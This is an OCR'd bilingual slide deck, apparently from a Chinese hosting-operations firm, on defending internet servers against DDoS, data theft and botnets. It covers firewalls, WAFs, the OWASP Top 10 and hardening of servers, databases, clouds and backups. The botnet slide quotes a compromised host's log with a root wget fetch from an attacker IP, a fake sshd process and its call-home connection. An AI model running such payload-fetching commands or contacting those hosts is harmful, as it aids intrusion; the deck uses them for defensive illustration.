
ChinaNetCloud

*Running the World's Internet Servers*

# 运维安全：抵抗黑客攻击


云络 王 寒

# 令人激动的互联网




Professional SNS
SNS
Message Boards
Blogging
Micro-blogging
Mobile Chat
Instant Messaging
Video Sharing
Photo Sharing
Online Music
Wikis
Q&A
Review
Check-in
Deal-of-the-day
Online Trade
360° DIGITAL INFLUENCE
LinkedIn
facebook
YAHOO! MESSAGE BOARDS
Blogger
twitter
WhatsApp
YouTube
flickr
Spotify
Quora
yelp
foursquare
GROUPON
ebay
若邻网 | Weslink
优士 Ushi.cn
renren
豆瓣 douban
开心网
QZone
天涯社区 www.tianya.cn
猫扑 www.mop.com
sina 新浪博客
网易博客 blog.163.com
新浪微博
搜狐微博 t.sohu.com
腾讯微博 t.qq.com
飞信 Fetion
微信
土豆网 Tudou.com
YOUKU 优酷 .com
酷6 Ku6.com
巴比豆 BABIDOU
巴巴变
TOP100.cn
虾米 xiami
Baidu 百科
Hudong.com
知乎
天涯问答
Baidu 知道
大众点评 dianping.com
饭统网
街旁 Jiepang.com
嘀咕
开开
Manzuo 满座
美团 meituan.com
Gaopeng 高朋 GROUPON
淘宝网 Taobao.com
360buy.com 京东商城

# 融入生活每一部分


THE INTERNET OF THINGS
Printers alert your computer that ink needs replacing
Elevators notifying facilities of a fault in the system wirelessly
Sensors that call emergency services if an elderly person falls at home
Wi Fi
Air Con/Heating controlled centrally to ensure building runs efficiently
Sensors on factory floors to control equipment
Centralised monitoring of Street lighting/water mains

# 但，不是诸事如意

# 当今三大安全问题


DDoS

数据盗窃

Botnets 僵尸网络

# Security Problem #1 – DDoS
# 第一安全问题—DDoS

- For Fun 捣蛋
- Get Money 赚钱
- Competitors 竞争

# Security Problem #2 – Stealing Data
# 第二安全问题一数据盗窃

- Steal Money
  偷钱
- Steal/Sell Data
  偷数据
- Steal Code
  偷代码

# Security Problem #3 – BotNETs
# 第三个安全问题—僵尸网络

| | |
|---|---|
| • Break In | 攻入 |
| • Install Root Kit | 安装 |
| • Call home for control | 呼叫 |
| • Do evil | 作恶 |

```
Apr 23 14:34:03  [/root]# wget http://61.147.103.146:999/IP

root      1451  0.1  0.0  75196  1260 ?        Ssl  00:54   1:36 /root/sshd

sshd      1451 root    4u  IPv4 318269      0t0     TCP  :22839->36.251.187.212:13800 (ESTABLISHED)
```

# 四层安全

网络

系统

代码


运维

# 网络安全

| | |
|---|---|
| • DDoS 攻击1 | Overload Bandwidth 带宽超载 |
| • DDoS 攻击2 | Overload Servers 服务器超载 |

## DDoS 策略

- Cloud Filtering – Anquanbao 安全宝
- CDN Support －CDN支持
- IDC Hardware －IDC 硬件
- Front of Application — WAF



# 系统安全


## 传统防火墙

- Required – Basic protection
  要求－基本的保护
- Basic filtering
  基本的过滤
- NAT inbound
  - ssh, monitoring
- NAT outbound
  - Backups, DNS, ntp, updates

## WAF 网页应用防火墙

- Two key protections
  两种主要的防护

- Protect Application Code
  保护应用代码
  - OWASP basics
    - SQL, XSS




- DDoS Filtering & Limiting
  过滤和限制
  - IP, agent, url, session

- Dedicated Hardware
  专有硬件设备
  - Palo Alto Networks

- Software / Virtual
  软件 / 虚拟服务
  - Anquanbao - 安全宝
  - Aliyun Cloud Shell - 云盾

- Software Module
  软件模块
  - modSecurity

# 代码安全 —— OWASP项目



T10 OWASP Top 10 Application Security Risks – 2013

| | |
|---|---|
| A1 – Injection | •Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data. |
| A2 – Broken Authentication and Session Management | •Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities. |
| A3 – Cross-Site Scripting (XSS) | •XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. |
| A4 – Insecure Direct Object References | •A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data. |
| A5 – Security Misconfiguration | •Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date. |
| A6 – Sensitive Data Exposure | •Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser. |
| A7 – Missing Function Level Access Control | •Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality. |
| A8 - Cross-Site Request Forgery (CSRF) | •A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim. |
| A9 - Using Components with Known Vulnerabilities | •Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts. |
| A10 – Unvalidated Redirects and Forwards | •Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages. |

Key Points要点

- A1 – Injection
- A2 – Auth & Session Mgmt
- A3 – XSS
- A7 – Function ACLs
- A8 – CSRF
- A9 – Insecure Components

http://owasp.org.cn

OWASP
The Open Web Application Security Project

# 代码安全 —— 代码扫描

- Best practice
  最佳实践

- Find new problems
  找到新问题
  - As you update
    更新
  - Third parties
    第三方

- New exploits
  新的改进

skipfish
WEB APP SCANNER

QUALYS®

metasploit

# 运维安全 —— 经常被遗忘

- Often forgotten
  经常被遗忘

- Often use defaults
  经常采取默认设置

- Or random Google search
  **或用谷歌搜索配置**

- Source of great danger
  风险的发源地

# 运维安全 —— 服务器

## Web 服务器

- Best practices
  最佳实践

- Lots of small issues
  许多细小问题
  - Running user - 用户运行
  - File permissions - 文件许可

- Dangerous uploads - PHP inside JPEGs
  危险的上传

- SSL – Heartbleed, etc.

## APP 服务器

- Best Practices
  最佳实践

- Delete example APPs
  删除样例

- Delete tools (Tomcat)
  删除工具

- Patch Software (Java!)
  软件补丁

# 运维安全 —— 服务器

## 数据库

- Use Best Practices
  最佳实践
- Secure Configuration
  安全配置
- Limited User Permission
  限制用户许可
  - Separate App & DBA User
    区分APP和DBA用户

- Separate User for each App
  区分每个APP的用户
- Safe File Permissions
  安全的文件许可
- Log SQL if possible
  尽可能记录SQL

MySQL mongoDB PostgreSQL

# 运维安全 —— 操作系统

- Hardened OS
  加固
- Iptables
  防火墙
- Run Users
  用户运行
- File permissions
  文件许可

- Logging
  日志
- Scanning (ClamAV)
  扫描
- Track activity
  轨迹追踪
- Automate
  自动
- System Updates
  系统升级

# 运维安全 —— 云平台

- Best Practice
  最佳实践
- Control Access
  控制登录权限
- Can delete EVERYTHING
  会被意外删除

- Separate Backups
  备份隔离
  - Out of Cloud
    在云之外
  - MFA Delete on AWS
    AWS上删除MFA

# 运维安全 —— 网络

- Generally okay, BUT
- VPC on Clouds – Separate
  使用公共云上隔离的私有网络
- Consider Out-of-Band Link (DDoS)
  考虑带外数据链接

- Firewalls – Front & Middle
  防火墙 - 前端&中间
- Secure Configuration
  安全配置
- Separate test/dev network
  区分测试 / 开发

# 运维安全 —— 备份安全

- Backups ARE part of Security
  备份属于安全管理的范畴
- If all else fails, use backups
  若发生意外，使用备份

- Keep them Secure
  安全备份
- Avoid Theft & Tampering
  防止盗窃或恶意企图
- Read-Only is Best
  最好采用只读

# 运维安全 —— 安全监控

# 运维安全 —— 审计

Deep Check to Find Problems
深入检查,发现问题

# 总结

Security is Critically Important
安全非常重要
Increasingly Important
并且，越来越重要
Getting Harder
但也，越来越难
But more Tools
但，实用工具越来越多
Details & Experts Help
注重细节，并且需要专家帮助

## 云络可以帮您

- Deep Experience
  丰富经验
- Experts at Every Level
  全面专业
- Part of Overall Operations
  是运维工作的一部分

# 谢谢！